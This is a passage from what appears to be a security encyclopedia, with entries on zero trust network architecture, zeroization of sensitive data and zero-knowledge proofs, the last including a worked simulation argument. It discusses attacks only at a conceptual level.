Logical Components of a Zero Trust Architecture. A logical overview of fundamental components in a ZT network architecture is presented in Fig. 1. The first thing to notice is the clear distinction between the control plane and the data plane. The ZT components within the control plane must be protected as critical resources because they are used for trust management decisions to control what actions are allowed or disallowed in the data plane. In the control plane, an abstract concept often referred to as the Policy Decision Point (PDP) resides with logically separate functional subcomponents including the Trust Engine (TE), Policy Engine (PE), and Policy Administrator (PA). In reality, these logically distinct concepts could coexist within the same software set or be completely separate applications or services, and even geographically dispersed (although the latter may not be desirable). The TE accepts contextual inputs related to a particular network flow or resource access request and produces associated trust score data. The PE evaluates the breadth of data regarding a network access request with respect to access control-related policies and makes the final decision to allow or deny the request. The role of the PA is to execute the decision of the PE, ensuring that the decision is communicated to the Policy Enforcement Point (PEP) in the data plane. The PEP is responsible for allowing or disallowing the requested action, which may include dynamic reconfiguration of firewall rules, access of control lists, or other steps in concrete implementations. The PEP is also typically responsible for monitoring and terminating network connections and access to resources. Some have also promoted the notion of a separate monitoring plane. But a monitoring plane is not depicted in the diagram as consideration of the monitoring function embodied as a separate plane was not common practice

at the time of writing.



Zero Trust Architecture, Fig. 1 Overview of zero trust architectural fundamentals

Application

To gain a better understanding of how the theoretical zero trust (ZT) architectural components might map to actual implementations in real-world enterprises, consider the example presented in Fig. 2. In the example, the Trust Engine (TE) takes a variety of data inputs related to device health and status, user identity and role information, current threat intelligence, contextual information about the access request, behavioral data, and verified inventory data. The TE then applies its *trust algorithm* to compute trust score data. There could be one overall trust score, or independent trust scores, for instance, for user, device, and context. The resulting trust score(s) becomes part of the network agent request manifest. *Network agent* is ZT terminology adopted by Gilman and Barth (2017) to combine elements that would have traditionally been authorized separately such as the user, device, and application involved with the request. Subsequently, the network agent request is considered by the Policy Engine (PE) and evaluated against various policies in effect that may include role-based access control policies, compliance policies (e.g., PCI, FISMA, HIPAA, ISO/IEC 27002, etc.), network service and endpoint policies, security information and event management (SIEM) system data, and more. The PE

ultimately makes an authorization decision, which the Policy Administrator (PA) component conveys to the PEP for enforcement.

Zero Trust Architecture, Fig. 2 Example of trust engine and policy engine roles in a zero trust architecture

Very few enterprises may initially be able to fully realize a complete ZT network architecture in the near future. But many have already begun on their journey toward ZT, some even unknowingly, by beginning to institute ZT policies and controls. For example, many have already taken steps toward stronger multifactor authentication and/or are transitioning toward microperimeters, microsegmentation, and shrinking or elimination of implicit trust zones.

Google's BeyondCorp initiative was one of the first widely recognized corporate migrations toward a ZT network architecture within the context of existing enterprise infrastructure (Ward and Beyer 2014). The initiative moved away from a model that afforded a certain level of trust or privilege by virtue of being physically located on the internal corporate network, instead favoring an approach that ensures all access to enterprise resources is fully authenticated, authorized, and secured (encrypted). Some foundational elements of that migration that were described include securely identifying devices, securely identifying users, removing trust from the network, externalizing resources and workflows, trust inference for both users and devices, and implementation of strict access controls. A follow-on report from Osborn et al. (2016) provided further detail regarding trust calculations and access decisions that were based on the state of a device, user information, and the context of the request. After having

completed a majority of the migration to ZT policies, the BeyondCorp planning and deployment steps described therein may benefit practitioners considering a similar migration to ZT architectures in other enterprise contexts.

Practitioners will find descriptions of multiple ZT deployment scenarios in sections 3–4 of the NIST SP800-207 draft. Section 7 also discusses migration plan considerations for greenfield projects, hybrid architectures, and ZT adoption in traditional networks with perimeter-centric security. The latter case may be the most commonly encountered scenario in enterprise networks at present. Consequently, the steps involved with a ZT network migration plan may often include:

- Inventory resources, data, and risks
- Identify all users, roles, and business processes/policies
- Perform risk assessment and policy revision as necessary
- Implement strong authentication of both users and devices
- Establish the trust evaluation approach(es)
- Inventory-desired traffic and network flows
- Involve users/consumers of data/services in the migration-planning process
- Design logical microsegmentation of applications, services, data, and resources along with a phased approach to achieving goals
- Implement per-session authorization of network flows and dynamic access controls
- Inspect, log, and analyze all traffic
- Continuously monitor, leverage analytics, adapt, and improve

ZT network architectures do not eliminate common security mechanisms such as firewalls, network monitoring, content filtering, access control lists, encryption, or intrusion prevention systems. However, in many cases they may be utilized in different ways. As ZT architectural conceptualizations are applied to varying networks, the implementation details and terminology used in specific circumstances may vary. For instance, the terminology used with presentation of BeyondCorp varied a bit from the more abstract concepts employed with the theoretical architecture of Fig. 1, but the essential elements and underlying principles were comparable. Different networks have disparate security requirements and other factors to take into consideration such as geographical dispersion,

hybrid-cloud or multicloud infrastructure, technical debt from legacy applications and services, sensitivity of various enterprise resources, industry compliance requirements, and much more. But the fundamental tenets of the ZT threat model and ZT network architectures persist across diverse application domains. At its core, ZT is about avoiding implicit trust pools that provide gated access to resources based on network location. It is about dynamic access controls ensuring strict authentication, authorization, and security of all network flows given the realities of remote/mobile workers as well as cloud-based infrastructure and services. ZT is about ensuring confidentiality, integrity, and availability in a world where the network is always assumed to be hostile.

Open Problems and Future Directions

Standardization and Enhancements. The establishment of widely recognized open standards may help to facilitate adoption of ZT network architectures and the realization of associated benefits. Industry standards would also facilitate interoperability between tools and enablers from different vendors and provide a standard set of conceptualizations and terminology to foster related academic research and public discourse. Enhancements to the foundational ZT components will likely continue to be a focus going forward. For example, development of novel methods for dynamic access control policy definition and enforcement or improved trust algorithms would be beneficial. Similarly, security algorithms providing identity management, authentication, and authorization mechanisms that can ensure security against quantum-enabled adversaries will be of increasing importance going forward.

Attacks and Weaknesses. White hat security researchers as well as black hat hackers will undoubtedly concentrate on identification and exploitation of weaknesses in ZT networks. For instance, methods for subversion of ZT core components or processes will be a focus of study. ZT architectures are not a complete panacea and can be viewed as possibly increasing risk of single points of failure or higher value targets for exploitation. Moreover, if the implementation of ZT leads to greater technical complexity, it could conceivably result in increased risk. There may also be potential for increased risk of traffic analysis attacks with many ZT network

implementations. For instance, consider observation of network flows to specific resources rather than opaquely multiplexed through a virtual private network (VPN)-tunneled connection. Yet another challenge may be with the requirement to inspect and log all data, and the resulting implications for potential storage requirements. The logs themselves may also become a valuable target for adversaries.

Tradeoffs and Varying Application Domains. Finally, most sources that address ZT architectures have done so in the context of traditional enterprise networks and resources. There are tradeoffs with ZT in the traditional context, including potential for increased complexity or challenges to usability (e.g., consider periodic user reauthentication requirements). But extending ZT technology to other domains such as low-power wireless sensor networks, Internet of Things (IoT) devices and 5G networks could introduce new tradeoffs and challenges or compound-existing problems. For this reason, future work may involve proposed changes for specific application domains and use cases or empirical comparisons evaluating associated tradeoffs. Future work may evaluate the extent to which hybrid ZT and perimeter-based security models might be more advantageous than pure ZT as well as the impacts of so-called megatrends such as machine learning (ML), artificial intelligence (AI), and big data on specific realizations of ZT network architectures.

Zeroization

Sean W. Smith[2] ✉
(2) Department of Computer Science, Dartmouth College, Hanover, NH, USA

✉ **Sean W. Smith**
Email: sws@cs.dartmouth.edu

Definition

Zeroization refers to the process of automatically erasing or destroying data whenever a system transitions to a state in which an adversary might have access to this data.

Background

When computation involves data for which *confidentiality* is critical, security may require zeroization of this data.

Theory and Applications

Perhaps the most common scenario in which discussion of zeroization arises is high-security devices intended to resist physical attack by a dedicated adversary. For such devices, designers may consider various esoteric means (ranging from *crowbarring* power to ground on static RAM, to the use of explosives) to ensure that sensitive cryptographic secrets are destroyed.

However, the concept of zeroization is relevant even in more mundane computing scenarios. One aspect is *memory remanence*: the often surprising

persistence of data storage in static and dynamic RAM across power cycling. (In the last decade, researchers demonstrated *cold-boot attacks* enabled by such remanence.) Long-term storage of data in static RAM can also result in *imprinting* that data, exacerbating the remanence problem. The emerging ubiquity of *FLASH* memory introduces new issues, since (due to the limited number of erase-write cycles in FLASH technology) FLASH memory systems typically implement a "rewrite" by simply writing the newer data to a different place and leaving the original data physically extant.

Many other standard features of modern computing systems also complicate zerioization. Does "deleting" a file actually result in its deletion from the medium underlying the file system? Does a virtual memory system reuse frames without first erasing the data? If a programmer carefully ensures a program overwrites sensitive data before transitioning to a less secure state, has the underlying compiler conspired to optimize away these operations by erroneously concluding that these writes are unnecessary, since they are never read?

Weingart (2000) and Chap. 16 in Smith and Marchesini (2008) provide good general discussions here (Gutmann 2001) discusses some issues with memory remanance.

Zero-Knowledge

Berry Schoenmakers[3] ✉
(3) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

***Editors note**: Due to the advancement of blockchain-based transactions, efficient noninteractive zero-knowledge methods, which are concise so that they fit inside a block, have been extensively investigated and deployed.*

Definition

Zero-knowledge is a property attributed to interactive proofs, interactive arguments, and noninteractive proofs. Just as the soundness property protects the interest of the verifier, the zero-knowledge property protects the interest of the prover. By means of a zero-knowledge proof, the prover is able to convince the verifier of the validity of a given statement, *without releasing any knowledge beyond the validity of the statement*. (Note that the notion of witness hiding proofs provides an alternative to the notion of zero-knowledge proofs.)

Theory

In other words, from executing a zero-knowledge protocol with an honest prover, the verifier should learn nothing beyond the validity of the statement. This is captured by stating that whatever the verifier “sees” when

interacting with the prover by means of the zero-knowledge protocol can be *efficiently simulated* by the verifier itself. It is crucial to note that the zero-knowledge condition should be satisfied even if the verifier deviates from the protocol in arbitrary ways.

As a simple example, consider the following protocol. Let g denote a generator of a cyclic group$G$ of order p, where p is a large prime number. A key pair is generated by choosing $x \in \mathbb{Z}_p$ uniformly at random, and setting $y = g^x$ as the public key and x as the corresponding private key (refer also modular arithmetic and public key cryptography). The protocol for proving knowledge of x on common input y runs as follows.

The prover chooses $u \in \mathbb{Z}_p$ uniformly at random, sets $a = g^u$, and sends a to the verifier. Next, the verifier chooses a challenge $c \in \{0,\ \ 1\}$ uniformly at random and sends c to the prover. The prover computes the response $r = u + cx \bmod p$ and sends it to the verifier. Finally, the verifier checks that $g^r = ay^c$ holds.

The zero-knowledge property follows from the fact that the outputs of the following two probabilistic polynomial-time algorithms are identically distributed, where V^* denotes an arbitrarily cheating verifier. It is assumed that V^* is given as a rewindable black box. A triple (a, c, r) is called a *conversation*, as it consists of the messages exchanged during a run of the protocol.

Real Conversations

Input: private key x
Output: conversation (a, c, r)
1. Choose random $u \in \mathbb{Z}_p$
2. Set $a = g^u$
3. Send a to V^*
4. Receive $c \in \{0, 1\}$ from V^*
5. Set $r = u + cx \bmod p$
6. Output (a, c, r)

Simulated Conversations

Input: public key y
Output: conversation (a, c, r)
1. Choose random $c \in \{0, 1\}$, $r \in \mathbb{Z}_p$
2. Set $a = g^r h^{-c}$
3. Send a to V^*
4. Receive $c' \in \{0, 1\}$ from V^*
5. If $c \neq c'$ rewind V^* to point prior to receiving a and go to step 1
6. Output (a, c, r)

At step 5 of the simulation, the probability that $c = c'$ is exactly 1/2, since $c \in \{0, 1\}$ is chosen uniformly at random. Hence, on average two iterations are required to generate a simulated transcript (a, c, r).

The conclusion is that no matter what algorithm (or "strategy") a cheating verifier V^* follows in trying to extract useful information from the prover, the same algorithm can be used to generate identically distributed conversations without needing the cooperation of the prover. Whereas the real conversations are generated using the private key x as input, the simulated conversations are generated using only the public key y as input.

In general, the distributions of the real conversations and the simulated conversations do not need to be identical. *Perfect* zero-knowledge means that the distributions are indeed identical. *Almost-perfect* or *statistical* zero-knowledge means that the distributions are statistically indistinguishable (i.e., the statistical distance between the distributions is negligible). Similarly, *computational* zero-knowledge (refer also Computational Complexity) means that the distributions are computationally indistinguishable (i.e., cannot be efficiently distinguished).

By engaging in a zero-knowledge protocol multiple times, a cheating verifier may collect many valid conversations. In general, the simulation for a single run of a protocol can be easily extended to a simulation for multiple runs of the protocol as long as the runs are sequential, that is, the second run starts only after the first run is finished, and so on. In other words, the zero-knowledge property is preserved under *sequential composition*. However, *parallel composition*, where a prover is engaged in several runs of a protocol at the same time, in general, does not preserve the zero-knowledge property; running the above simulation k times in parallel does not result in

an efficient simulation as the chances that $c = c'$ holds at step 5 for all runs at the same time will be only 2^{-k}.

The concept of zero-knowledge was introduced by Goldwasser et al. in the early 1980s (journal version appeared in (Goldwasser et al. 1989)). In (Goldreich et al. 1991), it was subsequently proved that a zero-knowledge interactive proof exists for every language in NP. *Noninteractive* zero-knowledge proofs were introduced in (Blum et al. 1988; Blum et al. 1991). There are many varieties of zero-knowledge proofs; see (Goldreich 2001) for an overview. Examples of some advanced notions are *concurrent* zero-knowledge (Damgård 2000; Dwork et al. 1998) and *resettable* zero-knowledge (Canetti et al. 2000).

Scalable noninteractive zero-knowledge proofs with particularly efficient verification were developed in (Gennaro et al. 2013; Parno et al. 2016). These *succinct* proofs, generally known as "zk-SNARKs," have been developed further in many works, enabling practical applications of zero-knowledge proofs for large, elaborate statements.
